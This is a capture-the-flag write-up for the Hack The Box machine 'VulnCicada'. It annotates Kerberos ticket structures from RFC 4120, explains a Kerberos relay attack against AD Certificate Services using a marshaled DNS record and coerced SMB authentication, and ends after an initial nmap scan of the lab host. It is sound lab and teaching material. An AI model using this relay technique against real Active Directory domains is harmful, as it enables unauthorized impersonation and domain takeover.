HTB: VulnCicada
VulnCicada presents a specific scenario where ESC8 can be exploited using a Kerberos relay in an Active Directory environment with NTLM disabled. First, I unpack the Kerberos authentication workflow at a high level and parse the RFCs to show what exactly is in a Keberos ticket and what data are exchanged during authentication. Next, I introduce the Kerberos relay attack, its prerequisites, and a niche scenario where it can be effective. Finally, I put the technique into practice and walk through exploiting the box using the method described.

| OS | Difficult | Release Date |
| Windows | Medium | 03 Jul 2025 |
Tools Used
nmap, nxc,certipy, bloodyAD,secretsdump.py ,wmiexec.py
Kerberos Recap
This section outlines the high-level authentication flow of the Kerberos protocol and dives into the RFC to show where key information is stored within the data structures during transfer. If you’re already familiar with this, skip ahead to the Kerberos Relay section.
Workflow (High-level)


Note: The red key here is technically the long-term key of the Ticket Granting Service, which is a component of the KDC. For simplicity and readability, it is referred to here as the KDC long-term key.
Note: Technically, TGS stands for Ticket Granting Service, not a ticket. However, for simplicity and readability, I use TGS to refer to the Ticket Granting Service ticket, in contrast to the TGT.
Ticket Definition
A Ticket Granting Ticket (TGT) and a Ticket Granting Service (TGS) ticket share a similar structure, as defined in the RFC4120. Each consists of an unencrypted section that contains metadata, and an encrypted section that holds sensitive information such as credentials and session keys.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
   Ticket          ::= [APPLICATION 1] SEQUENCE {

           tkt-vno         [0] INTEGER (5),
           realm           [1] Realm,
           sname           [2] PrincipalName,
           enc-part        [3] EncryptedData -- EncTicketPart
   }

   -- Encrypted part of ticket
   EncTicketPart   ::= [APPLICATION 3] SEQUENCE {
           flags                   [0] TicketFlags,
           key                     [1] EncryptionKey,
           crealm                  [2] Realm,
           cname                   [3] PrincipalName,
           transited               [4] TransitedEncoding,
           authtime                [5] KerberosTime,
           starttime               [6] KerberosTime OPTIONAL,
           endtime                 [7] KerberosTime,
           renew-till              [8] KerberosTime OPTIONAL,
           caddr                   [9] HostAddresses OPTIONAL,
           authorization-data      [10] AuthorizationData OPTIONAL
   }

   -- encoded Transited field
   TransitedEncoding       ::= SEQUENCE {
           tr-type         [0] Int32 -- must be registered --,
           contents        [1] OCTET STRING
   }

   TicketFlags     ::= KerberosFlags
           -- reserved(0),
           -- forwardable(1),
           -- forwarded(2),
           -- proxiable(3),
           -- proxy(4),
           -- may-postdate(5),
           -- postdated(6),
           -- invalid(7),
           -- renewable(8),
           -- initial(9),
           -- pre-authent(10),
           -- hw-authent(11),
   -- the following are new since 1510
           -- transited-policy-checked(12),
           -- ok-as-delegate(13)
AS-REQ
Authentication Service Request: Sent by the client to the KDC to request a TGT on behalf of the user. 

An authenticator is encrypted with the user’s long-term key, which is also held by the KDC, to verify the user’s identity. Specifically, it sits in the padata field.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
AS-REQ          ::= [APPLICATION 10] KDC-REQ

KDC-REQ         ::= SEQUENCE {
        -- NOTE: first tag is [1], not [0]
        pvno            [1] INTEGER (5) ,
        msg-type        [2] INTEGER (10 -- AS -- | 12 -- TGS --),
        padata          [3] SEQUENCE OF PA-DATA OPTIONAL  <========== Authenticator
                                    -- NOTE: not empty --,
        req-body        [4] KDC-REQ-BODY
}

KDC-REQ-BODY    ::= SEQUENCE {
        kdc-options             [0] KDCOptions,
        cname                   [1] PrincipalName OPTIONAL
                                    -- Used only in AS-REQ --,
        realm                   [2] Realm
                                    -- Server's realm
                                    -- Also client's in AS-REQ --,
        sname                   [3] PrincipalName OPTIONAL,
        from                    [4] KerberosTime OPTIONAL,
        till                    [5] KerberosTime,
        rtime                   [6] KerberosTime OPTIONAL,
        nonce                   [7] UInt32,
        etype                   [8] SEQUENCE OF Int32 -- EncryptionType
                                    -- in preference order --,
        addresses               [9] HostAddresses OPTIONAL,
        enc-authorization-data  [10] EncryptedData OPTIONAL
                                    -- AuthorizationData --,
        additional-tickets      [11] SEQUENCE OF Ticket OPTIONAL
                                       -- NOTE: not empty
}
AS-REP

Authentication Server Response: Sent by the KDC to the client in response to an AS-REQ. It contains the TGT and a user-KDC session key.  The TGT sits in the
 ticket field. The encrypted session key sits in the key field of the enc-part.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
AS-REP          ::= [APPLICATION 11] KDC-REP

TGS-REP         ::= [APPLICATION 13] KDC-REP


KDC-REP         ::= SEQUENCE {
        pvno            [0] INTEGER (5),
        msg-type        [1] INTEGER (11 -- AS -- | 13 -- TGS --),
        padata          [2] SEQUENCE OF PA-DATA OPTIONAL
                                -- NOTE: not empty --,
        crealm          [3] Realm,
        cname           [4] PrincipalName,
        ticket          [5] Ticket,  <====== TGT
        enc-part        [6] EncryptedData
                                -- EncASRepPart or EncTGSRepPart,
                                -- as appropriate
}

EncASRepPart    ::= [APPLICATION 25] EncKDCRepPart

EncKDCRepPart   ::= SEQUENCE {
        key             [0] EncryptionKey,  <======== Encrypted session key
        last-req        [1] LastReq,
        nonce           [2] UInt32,
        key-expiration  [3] KerberosTime OPTIONAL,
        flags           [4] TicketFlags,
        authtime        [5] KerberosTime,
        starttime       [6] KerberosTime OPTIONAL,
        endtime         [7] KerberosTime,
        renew-till      [8] KerberosTime OPTIONAL,
        srealm          [9] Realm,
        sname           [10] PrincipalName,
        caddr           [11] HostAddresses OPTIONAL
}

LastReq         ::=     SEQUENCE OF SEQUENCE {
        lr-type         [0] Int32,
        lr-value        [1] KerberosTime
}
TGS-REQ

Ticket Granting Service Request: Sent by the client to the KDC to request access to a specific service. It includes the TGT obtained earlier and a new authenticator encrypted with the user-KDC session key. 
Both the TGT and the authenticator sit in the padata field. The target SPN sits in the sname field of the req-body.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
TGS-REQ         ::= [APPLICATION 12] KDC-REQ

KDC-REQ         ::= SEQUENCE {
        -- NOTE: first tag is [1], not [0]
        pvno            [1] INTEGER (5) ,
        msg-type        [2] INTEGER (10 -- AS -- | 12 -- TGS --),
        padata          [3] SEQUENCE OF PA-DATA OPTIONAL  <========= Authenticator + TGT
                            -- NOTE: not empty --,
        req-body        [4] KDC-REQ-BODY
}

KDC-REQ-BODY    ::= SEQUENCE {
        kdc-options             [0] KDCOptions,
        cname                   [1] PrincipalName OPTIONAL
                                    -- Used only in AS-REQ --,
        realm                   [2] Realm
                                    -- Server's realm
                                    -- Also client's in AS-REQ --,
        sname                   [3] PrincipalName OPTIONAL,  <========= Target SPN
        from                    [4] KerberosTime OPTIONAL,
        till                    [5] KerberosTime,
        rtime                   [6] KerberosTime OPTIONAL,
        nonce                   [7] UInt32,
        etype                   [8] SEQUENCE OF Int32 -- EncryptionType
                                    -- in preference order --,
        addresses               [9] HostAddresses OPTIONAL,
        enc-authorization-data  [10] EncryptedData OPTIONAL
                                    -- AuthorizationData --,
        additional-tickets      [11] SEQUENCE OF Ticket OPTIONAL
                                       -- NOTE: not empty
}
TGS-REP
Ticket Granting Service Response: Sent by the KDC to the client in response to a TGS-REQ.
It contains a service ticket and a new session key. 

The TGS sits in the ticket field. The encrypted session key sits in the key field of the enc-part.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
TGS-REP         ::= [APPLICATION 13] KDC-REP

KDC-REP         ::= SEQUENCE {
        pvno            [0] INTEGER (5),
        msg-type        [1] INTEGER (11 -- AS -- | 13 -- TGS --),
        padata          [2] SEQUENCE OF PA-DATA OPTIONAL
                                -- NOTE: not empty --,
        crealm          [3] Realm,
        cname           [4] PrincipalName,
        ticket          [5] Ticket,  <============ TGS
        enc-part        [6] EncryptedData
                                -- EncASRepPart or EncTGSRepPart,
                                -- as appropriate
}

EncTGSRepPart   ::= [APPLICATION 26] EncKDCRepPart

EncKDCRepPart   ::= SEQUENCE {
        key             [0] EncryptionKey,  <=========== Encrypted session key
        last-req        [1] LastReq,
        nonce           [2] UInt32,
        key-expiration  [3] KerberosTime OPTIONAL,
        flags           [4] TicketFlags,
        authtime        [5] KerberosTime,
        starttime       [6] KerberosTime OPTIONAL,
        endtime         [7] KerberosTime,
        renew-till      [8] KerberosTime OPTIONAL,
        srealm          [9] Realm,
        sname           [10] PrincipalName,
        caddr           [11] HostAddresses OPTIONAL
}

LastReq         ::=     SEQUENCE OF SEQUENCE {
        lr-type         [0] Int32,
        lr-value        [1] KerberosTime
}
AP-REQ

Application Request: Sent by the client to the target service to prove its identity and request access. It includes the TGS ticket and a fresh authenticator encrypted with the user-service session key. 
1
2
3
4
5
6
7
8
9
10
11
12
AP-REQ          ::= [APPLICATION 14] SEQUENCE {
	   pvno            [0] INTEGER (5),
	   msg-type        [1] INTEGER (14),
	   ap-options      [2] APOptions,
	   ticket          [3] Ticket,
	   authenticator   [4] EncryptedData -- Authenticator  <======= Authenticator
}

APOptions       ::= KerberosFlags
	   -- reserved(0),
	   -- use-session-key(1),
	   -- mutual-required(2)
AP-REP
Application Reply: Sent by the service to the client in response to an AP-REQ to confirm mutual authentication. It contains a timestamp encrypted with the session key, proving that the service also possesses the shared key.
1
2
3
4
5
6
7
8
9
10
11
12
AP-REP          ::= [APPLICATION 15] SEQUENCE {
	   pvno            [0] INTEGER (5),
	   msg-type        [1] INTEGER (15),
	   enc-part        [2] EncryptedData -- EncAPRepPart
}

EncAPRepPart    ::= [APPLICATION 27] SEQUENCE {
	   ctime           [0] KerberosTime,
	   cusec           [1] Microseconds,
	   subkey          [2] EncryptionKey OPTIONAL,
	   seq-number      [3] UInt32 OPTIONAL
}
Now with the Kerberos authentication workflow refreshed. The Kerberos relay attack can be dissussed.
Kerberos Relay
In a Kerberos relay attack, an attacker relays an AP-REQ initiated by a victim to a target service then establishes a session with the service in place of the victim.  Relay workflow, from the Synacktive post, see link below
While the relaying is technically straightforward, there are a few challenges to overcome for the attack to be effective.
- The targeted service and victim client must not enforce encryption or signing. (Because the attacker does not possess the user-service session key, as shown in the AP-REQ section, to establish followup communications.)
- An AP-REQ message cannot be relayed to a different service from the one initially requested by the victim.
An interesting service that meets all the requirements is the ADCS HTTP endpoint, which by default does not enforce signing. Additionally, researchers have shown that it is possible to relay Kerberos over SMB by abusing CredMarshalTargetInfo. The technique is detailed in this Synacktiv post.
In essence, this attack exploits how SPN construction/parsing decouples the marshaled tail from the actual service principal. For example, if a DNS name contains marshaled data, such as fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA and the client forms an SPN like cifs/fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA, the Kerberos stack may strip the marshaled data and request a ticket for cifs/fileserver but the client will connect to the long fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA hostname.
An example attack flow may be like the following.
- The attacker registers a malicious DNS record
fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAAwith the IP of the attack machine. - The attacker coerces an victim to authenticate to the SMB service on
fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA. The victim would then request a Kerberos ticket forcifs/fileserver, while sending the request tofileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA(attacker controlled host). - The attacker captures the request and relays it to
fileserver, and establishes a session.
With the core technique introduced and the basics refreshed, let’s dive into the box.
Recon
Nmap
I ran nmap to perform an initial scan. The port pattern matches that of a typical Windows AD domain controller.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
❯ nmap -vvv -Pn -p- --min-rate 1500 --max-scan-delay 20 -T4 10.129.234.48
<SNIP>
Nmap scan report for cicada.vl (10.129.234.48)
Host is up, received user-set (0.21s latency).
Scanned at 2025-10-20 10:14:09 CST for 87s
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
111/tcp   open  rpcbind          syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
2049/tcp  open  nfs              syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
